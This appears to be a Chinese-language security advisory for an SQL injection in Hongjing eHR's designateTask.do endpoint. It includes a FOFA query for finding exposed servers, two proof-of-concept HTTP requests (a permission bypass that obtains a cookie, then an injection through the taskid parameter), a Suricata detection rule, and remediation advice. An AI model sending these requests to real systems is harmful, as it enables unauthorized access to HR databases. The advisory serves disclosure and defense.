

宏景eHR designateTask.do 存在SQL注入漏洞

宏景eHR designateTask.do 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

宏景eHR

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: app="HJSOFT-HCM"

POC/EXP: 权限绕过获取cookie进行sql注入

```
GET /module/system/qrcard/mobilewrite/qrcardmain.jsp HTTP/1.1
Host: 127.0.0.1
Priority: u=0, i
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
```



```
GET /performance/objectiveManage/designateTask.do?b_save=&taskid=@@VERSION
HTTP/1.1
Host: 127.0.0.1
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: 获取的cookie
```



sort规则:

```
alert http any any -> $HOME_NET any (
  msg:"Hongjing eHR - SQL Injection in designateTask.do";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/performance/objectiveManage/designateTask.do";
  http.uri; content:"taskid=";
  http.uri; pcre:"/taskid=@@VERSION/i";
  metadata:
    cve none,
    service http,
    affected_product "宏景eHR",
    vulnerability_type "SQL Injection",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
```

```
sid:1000505;  
rev:1;  
priority:1;
```

)

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。